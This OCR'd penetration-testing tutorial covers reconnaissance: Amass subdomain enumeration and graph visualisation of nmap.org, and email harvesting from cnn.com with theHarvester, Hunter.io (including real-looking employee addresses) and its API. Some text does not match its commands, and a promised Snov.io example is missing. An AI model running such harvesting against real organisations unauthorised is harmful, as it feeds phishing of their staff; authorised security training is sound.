
Useful flags for the **enum** sub-command.

Flag	Description
-src	Show the data source.
-list	List all available data sources.
-include	Include a specific data source (multiple names separated by commas to include).
-exclude	Exclude a data source (multiple names separated by commas to include).
-active	Enables zone transfer and port scanning and identifies SSL/TLS service certificates to extract any certificate fields' subdomains.
-passive	Much quicker than any other option, this resolves DNS entries without using advanced technics.
-brute	In addition to the regular scanning, the tool attempts to find additional subdomains using brute force.


In addition to these flags, export the enumeration into a graphical database. Create a folder for the database and use the -dir flag.

amass enum -d nmap.org -dir amassdata

The tool creates four files.


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help


```
OWASP Amass v3.11.2                                  https://github.com/OWASP/Amass
--------------------------------------------------------------------------------
64 names discovered - archive: 56, cert: 3, dns: 2, api: 2, scrape: 1
--------------------------------------------------------------------------------
ASN: 63949 - LINODE-AP Linode, LLC
        2600:3c00::/30          63    Subdomain Name(s)
        45.33.0.0/17            63    Subdomain Name(s)

The enumeration has finished
Discoveries are being migrated into the local database
kali@kali:~/Downloads/amass_linux_amd64$
```


kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help

```
kali@kali:~/Downloads/amass_linux_amd64$ cd ./amassdata
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ ls
amassdata  amass.json  amass.log  amass.txt  indexes.bolt
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```


The database was created successfully after running the following:

amass db -dir amassdata -list


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help


```
kali@kali:~/Downloads/amass_linux_amd64$ amass db -dir amassdata -list
1) 10/03 05:38:37 2021 EDT -> 10/03 05:49:56 2021 EDT: nmap.org, linode.com, google.com, g
ooglemail.com, 2.ip6.arpa, 45.in-addr.arpa

2) 10/03 05:27:17 2021 EDT -> 10/03 05:29:34 2021 EDT: linode.com, google.com, googlemail.
com, nmap.org, 45.in-addr.arpa, 2.ip6.arpa

3) 10/03 05:19:42 2021 EDT -> 10/03 05:22:36 2021 EDT: linode.com, google.com, googlemail.
com, 45.in-addr.arpa, 2.ip6.arpa, nmap.org
```

To generate the visualization, run the command: **amass viz -d3 -dir amassdata**


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help


```
kali@kali:~/Downloads/amass_linux_amd64$ amass viz -d3 -dir amassdata
Could take a moment while acquiring AS network information
kali@kali:~/Downloads/amass_linux_amd64$
```

By default, the display is stored in the file named amass_d3.html.


kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help


```
kali@kali:~/Downloads/amass_linux_amd64$ cd ./amassdata
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ ls
amass_d3.html  amassdata  amass.json  amass.log  amass.txt  indexes.bolt
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```

Open with the browser.



kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help

```
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ firefox amass_d3.html
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```

There is more than one group.



OWASP Amass Network Mapping - Mozilla Firefox
OWASP Amass Network Ma
file:///home/kali/Downloads/amass_linux_amd64/amassdata/amass_d3.html
mx_record
ns_record
a_record
aaaa_record
ptr_record
contains
prefix
root

Zooming into one group, see that the red dot is the domain name.


OWASP Amass Network Mapping - Mozilla Firefox
OWASP Amass Network Ma
file:///home/kali/Downloads/amass_linux_amd64/amassdata/amass_d3.html
mx_record
root
ns_record
contains


domain: nmap.org, Source: CertSpotter

Green dots are subdomains.


OWASP Amass Network Mapping - Mozilla Firefox
OWASP Amass Network Ma
file:///home/kali/Downloads/amass_linux_amd64/amassdata/amass_d3.html
mx_record
root


subdomain: www-2-6.nmap.org, Source: Wayback

Amass managed to capture more than the target DNS structure and entries related to the target.


OWASP Amass Network Mapping - Mozilla Firefox
OWASP Amass Network Ma
file:///home/kali/Downloads/amass_linux_amd64/amassdata/amass_d3.html
a_record
contains
prefix

domain: linode.com, Source: CertSpotter

Amass can capture information from GitHub, Google, etc.


OWASP Amass Network Mapping - Mozilla Firefox
OWASP Amass Network Ma
file:///home/kali/Downloads/amass_linux_amd64/amassdata/amass_d3.html
contains
prefix

as: 15169, Desc: GOOGLE - Google LLC, Source: RIR

Email Harvesting Techniques in Penetration Testing

Introduction

Email harvesting is the process of collecting email addresses from various sources using automated methods. In the context of penetration testing, it's a reconnaissance technique used to gather information about potential targets within an organization.

1. Understanding Email Harvesting

Email harvesting in penetration testing aims to identify potential entry points for social engineering attacks, phishing campaigns, or to understand the organization's email naming conventions. It's crucial to conduct these activities within the scope of an authorized penetration test to avoid legal and ethical issues.


2. Tools for Email Harvesting

A variety of tools can automate the process of finding email addresses associated with a specific domain or organization. These tools scrape data from public websites, search engines, and other internet resources.

2.1 TheHarvester


TheHarvester is a popular tool used in the reconnaissance phase of penetration testing to gather emails, subdomains, hosts, employee names, and more from different public sources.

Example: Using TheHarvester



```
┌──(root㉿kali)-[~]
└─# theHarvester -d cnn.com -b all
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.5.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: cnn.com
```

This command uses TheHarvester to search for email addresses associated with the domain **example.com** using Google as the data source.




```
na.blogs.cnn.com', 'moneyethics.blogs.money.cnn.com', 'mxp.blogs.cnn.com', 'tiads.sportsi
llustrated.cnn.com', 'transcripts.cnn.com', 'whitehouse.blogs.cnn.com', 'eatocracy.cnn.co
m', 'economy.money.cnn.com', 'wap.cnn.com', 'asia.cnn.com', 'secondlife.blogs.cnn.com', '
horizon.sportsillustrated.cnn.com', 'capitolpunishment.blogs.cnn.com', 'a.mw.cnn.com', 's
print.mw.cnn.com', 'thewheeldeal.blogs.fortune.cnn.com', 'lightyears.blogs.cnn.com', 'par
kerspitzer.blogs.cnn.com', 'haiticrisis.cnn.com', 'techland.blogs.fortune.cnn.com', 'vzw.
mw.cnn.com', 'millionaires.blogs.cnnmoney.cnn.com', 'websearch.money.cnn.com', 'internati
onaldesk.blogs.cnn.com', 'goalmouth.blogs.cnn.com', 'quiz.cnn.com', 'victory.cnn.com', 'b
usiness.blogs.cnn.com', 'securityfiles.blogs.cnn.com', 'nancygrace.blogs.cnn.com', 'ukele
ction.blogs.cnn.com', 'brainstormtech.blogs.fortune.cnn.com', 'chasingthedragon.blogs.for
tune.cnn.com', 'screeningroom.blogs.cnn.com', 'cgi.cnn.com', 'metrics.cnn.com', 'm.travel
.cnn.com', 'greenwombat.blogs.fortune.cnn.com', 'poll.cnn.com', 'salute.blogs.cnn.com', '
connecttheworld.blogs.cnn.com', 'profiles.sportsillustrated.cnn.com', 'searchapp.money.cn
n.com', 'helpdesk.blogs.money.cnn.com', 'newswatch.cnn.com', 'smetrics.cnn.com', 'news.bl
ogs.cnn.com', 'amanpour.blogs.cnn.com', 'moremoney.blogs.money.cnn.com', 'api.cnn.com', '
newday.blogs.cnn.com', 'newsroom.blogs.cnn.com', 'premium.si.cnn.com', 'edition.cnn.com',
 'religion.blogs.cnn.com', 'sports.sportsillustrated.cnn.com', 'thegig.blogs.fortune.cnn.
com', 'ecdn.cnn.com', 'search.arabic.cnn.com', 'thelead.blogs.cnn.com', 'joybehar.blogs.c
nn.com', 'gdyn.cnn.com', 'politicalmarket.cnn.com', 'streamer.money.cnn.com', 'cnnfn.cnn.
com', 'golfcourse.si.cnn.com', 'premium.cnn.com', 'portfolio.money.cnn.com', 'games.si.cn
n.com', 'games.sportsillustrated.cnn.com', 'outfront.blogs.cnn.com', 'geekout.blogs.cnn.c
om', 'us.cnn.com', 'bcalerts.money.cnn.com', 'europe.cnn.com', 'cnn.com', 'archives.cnn.c
```

2.2 Hunter.io (Web Service)

Hunter.io is an online service that allows users to find email addresses associated with a given domain. It's useful for penetration testers to quickly gather publicly available email addresses related to their target.

Example: Using Hunter.io's Web Interface

- Navigate to Hunter.io's website.
- Enter the target domain in the search bar.
- Review the list of harvested email addresses.



Domain Search

cnn.com

cnn.com 705 results

705 results for your search

Adolfo Ibarra
adolfo.ibarra@cnn.com
94%
3 sources

Camila Bernal
camila.bernal@cnn.com
94%
2 sources

Company

CNN

Email pattern: {first}.{last}@cnn.com
Accept all: YES
Industry: Online Audio And Video Media
Headcount: 51-200
Country: United States, New York

For automated or bulk searches, Hunter.io also offers an API, which can be used with tools like **curl** to automate the process.

Example: Using Hunter.io API with **curl**


```
curl -X GET "https://api.hunter.io/v2/domain-search?domain=example.com&api_key=YOUR_API_KEY"
```

Replace **YOUR_API_KEY** with your actual Hunter.io API key to fetch results programmatically.

2.3 Snov.io (Web Service)

Similar to Hunter.io, Snov.io offers tools and an API for finding email addresses associated with a domain or company. It provides a Chrome extension and a web interface for manual searches, as well as an API for automated queries.

Example: Using Snov.io's API with **curl**



Email Finder

Find any email. Anywhere.

Your perfect lead is a click away. Let's find them.

companyname.com

Enter the domain you want to search to find email addresses. For example, "snov.io".

